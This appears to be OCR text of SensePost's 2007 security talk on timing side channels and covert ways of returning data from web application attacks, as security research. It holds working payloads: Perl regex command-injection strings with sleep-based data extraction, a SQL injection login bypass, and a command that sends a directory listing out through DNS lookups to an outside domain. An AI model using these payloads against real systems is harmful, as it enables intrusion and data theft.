It's all about the Timing!

SensePost Research (2007)

sensepost

Agenda

- Who we are
- What this talk is about
- Why?
- Background
- Timing as a Channel
- Timing as a Vector
- Privacy Implications - XSRT?
- Another acronym - (D)XSRT!
- Conclusion / Questions

Who we are..

- SensePost
  - Formed in 2000
  - Written a few papers..
  - Spoken at a few conferences
  - Written a few books
  - Done some Training
- marco
- haroon

What is this talk about?

- Timing Stuff..
- Who should care ?
  - If you are a developer..
    - Awareness of your applications leakage
  - If you are a Pen-Tester..
    - You could be missing attack vectors completely (or stopping short of full ownage when its relatively trivial!)
  - If you like new acronyms!
    - X.S.R.T
    - (D)X.S.R.T

Stepping Back a Little

An illustrious history of side channel attacks on computing systems

- differential power analysis
  - hardware
- EM radiation emission analysis
  - hardware
- timing analysis
  - software/hardware

Traditional Timing

- Timing has received lots of attention over the years in the area of crypt-analysis
  - Kocher [1996]
    - 1st local results against RSA and DH
  - Brumley & Boneh [2003]
    - Derived partial RSA over network due to weaknesses in OpenSSL
  - Bernstein [2004]
    - Derived full AES key across custom network clients
  - Percival [2005]
    - L1 cache access times could be used on HT processors to derive RSA key bits

Web Time

- Felten & Schneider [2000]
  - early results on timing and the web
  - focused on privacy
    - browser cache snooping
    - dns cache snooping
- Kinderman [2003]
  - Java applet in JavaScript

Web Time Point Oh


- Grossman & Niedzialkowski [2006]
- SPI Dynamics [2006]
  - Both released a JavaScript port scanner using JS's onerror feature. Implicitly uses timing attacks (connection timed out, hence it is closed)
- Bortz, Boneh & Nandy [2007]
  - Direct timing (valid usernames, hidden gallery sizes)
  - Cross Site Timing
    - <img onerror=xxxxx>

A Communication Channel

- A solid channel is a real basic requirement.
- A quick progression of remote command execution attacks (relevant to channels)

The App. Is the Channel

- Sometimes the application by its nature gives data back to the attacker..
- Command injection
- Friendly SQL queries



BIRDSEYE.CGI NETWORK & SERVER INFORMATION TOOL

[✓ Ping a host or yourself]

Traceroute: Show path from this server to another or to you

Whois: Domain name lookup

Finger: Get information about a user, ie, username@zzzzz.com

Target


For finger and whois, please enter the entity you want information for in the space above. For other functions, leaving this blank will perform the test against your computer.

DO IT! After making your selection, click the button

You can also see how our server is doing by clicking on the links below:

- SAR: View the System Activity Report.
- UPTIME: How long has the server been up and average load.

Done


SwizzCheeze Intranet - Welcome - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites History
Address http://localhost/scripts/login.pl
Go Links
SwizzCheeze Industries

Welcome zomby@sensepost.net!

MENU

Document Archive
IT Support
Network Troubleshooting
Customer DB
Lunch Orders
Bulletin Board
Book A Meeting Room
WebMail
Send a Paige
Pending Registrations (Admins Only)
Logout

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
The App. Is the Channel

- Sometimes the firewalling is so poor that the whole things is almost moot!



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After making your selection, click the button


You can also see how our server is doing by clicking on the links below:

- SAR: View the System Activity Report.
- UPTIME: How long has the server been up and average load


- But we cant count on being that lucky…

The App. Is the Channel

- So what happens when it gets a little tighter?



```
$search_term = $user_input;
if($recordset =~ /$search_term/ig)
      do_stuff();
```



The App. Is the Channel

```
$search_term = $user_input;
if($recordset =~ /$search_term/ig)
      do_stuff();
```

```
(?{`uname`;})
(?{`sleep 20`;})
(?{`perl -e 'system("sleep","10");'`;})
(?{`perl -e 'sleep(ord(substr(qx/uname/,
  0,1)))'`;})
```

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
Proof of my lame’ness

```
wh00t:~/customers/bh haroon$ python timing.py "uname"

[*]     POST built and encoded
[*]     Got Response: HTTP/1.1 200
[*]     [83.0]  seconds
[*]     ['S']
[*]     POST built and encoded
[*]     Got Response: HTTP/1.1 200
[*]     [83.0, 117.0]  seconds
[*]     ['S', 'u']
[*]     POST built and encoded
[*]     Got Response: HTTP/1.1 200
[*]     [83.0, 117.0, 110.0]  seconds
[*]     ['S', 'u', 'n']
[*]     POST built and encoded
[*]     Got Response: HTTP/1.1 200
[*]     [83.0, 117.0, 110.0, 79.0]  seconds
[*]     ['S', 'u', 'n', 'O']
[*]     POST built and encoded
[*]     Got Response: HTTP/1.1 200
[*]     [83.0, 117.0, 110.0, 79.0, 83.0]  seconds
[*]     ['S', 'u', 'n', 'O', 'S']
[*]     POST built and encoded
[*]     Got Response: HTTP/1.1 200
[*]     [83.0, 117.0, 110.0, 79.0, 83.0, 10.0]  seconds
[*]     ['S', 'u', 'n', 'O', 'S', '\n']
```


Proof (II)


- Clearly this had issues..
- ord('A')   => 65
- unpack(B32, 'A') => 01000001
  - Sleep 0
  - Sleep 1
  - Sleep 0
  - …



```
wh00t:~ haroon$
```

SQL Injection (Classic)





I.V Login - Microsoft Internet Explorer

Address: http://sql.victim.com/admin/admin.htm


Restricted Access

Username ' OR 1=1--

Password

- SQL & WWW Server are the same box.. (same as birdseye)
- echo foo > c:\inetpub\wwwroot\..

SQL Injection (same)


I.V Login - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites History
Address
Go
Links
Done
Local intranet

http://sql.victim.com/admin/admin.htm


Restricted Access

Username	' OR 1=1--
Password	

Submit Reset


- But outbound access like this almost never happens anymore..

Confirming execution?



Poor mans dns tunnel

- for /F "usebackq tokens=1,2,3,4* %i in ('dir c:\ /b') do nslookup %i.sensepost.com
- Works fine for small pieces of data..
- Sucks for anything binary..
- Sucks for anthing over 255 chars




Restricted Access

Username haroon@sensepost.com

Password ****

Submit Reset



haroon@wh00t.local:/Users/haroon — bash

```
wh00t:~ haroon$
```

~~Poor mans~~ dns tunnel

- Aka - introducing squeeza
- Inspired (in part) by Sec-1 Automagic SQL Injector..
- Provides
  - Simple shell to pull server-side data into tables (sql query / xp_cmdshell / etc)
  - Return channel to get inserted data from the server to us
  - Binary-safe transport
  - Reliable transport
- Requirements
  - ruby
  - tcpdump
  - possibly access to a DNS server
  - large SQL injection point

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
Squeeza's DNS internals 1

Basic Operation:

1. Initial HTTP request pulls data into a predefined table *SQCMD*.
2. For each row r_i in *SQCMD*, send a HTTP request to:
   a) chop r_i into fixed-size blocks
      $b_1, b_2, \ldots b_n = r_i$
   b) For each block b_j, convert to hex
      $h_j = \text{hex}(b_j)$
   c) Prepend header to and append domain to h_j.
   d) Initiate DNS lookup for h_j.
   e) Capture the DNS request with Squeeza, decode hex and store the block.
3. **If blocks are missing, re-request them.**

Squeeza's DNS internals 2

• Keep in mind that pulling data into



Permissions

Object: xp_getfiledetails (dbo)

[✓ List all users/user-defined database roles/public]

List only users/user-defined database roles/public with permissions on this object.


Users/Database Roles/Public	SELECT	INSERT	UPDATE	DELETE	EXEC	DRI
guest					☐	
public					✓	

can we cause DNS request to be

```
\\1_29_1_93.0x717171717171717171717171717171717
17171717171717171.7171717171.sensepost.com.\c$
```

• xp_getfiledetails()

Squeeza demo




Hey!!

- I thought this talk was about timing?
- SQL Server’s “waitfor delay”
- Used by a few injection tools as a boolean operator (sql injector powershell, sqlninja, etc)
- If user=sa {waitfor 10}, else{waitfor delay 20}
- So… (considering lessons learned from squeeza_I and oneTime.py, we can:
  - Execute command / extract data into new table
  - Encode table as binary strings `hostname` = winbox = 01110111 01101001 01101110 01100010 01101111 01111000
  - Sleep 0, sleep 2, sleep 2, sleep 0, ..


More proof of my lame'ness

- Aka - more squeeza coolness..
- anotherTime.py:



```
haroon@wh00t.local:/Users/haroon — bash
wh00t:~ haroon$
```

- Squeeza's timing channel:



```
haroon@wh00t.local:/Users/haroon — bash
wh00t:~ haroon$
```

But how reliable is timing?

- Well, that all depends on how reliable your line is
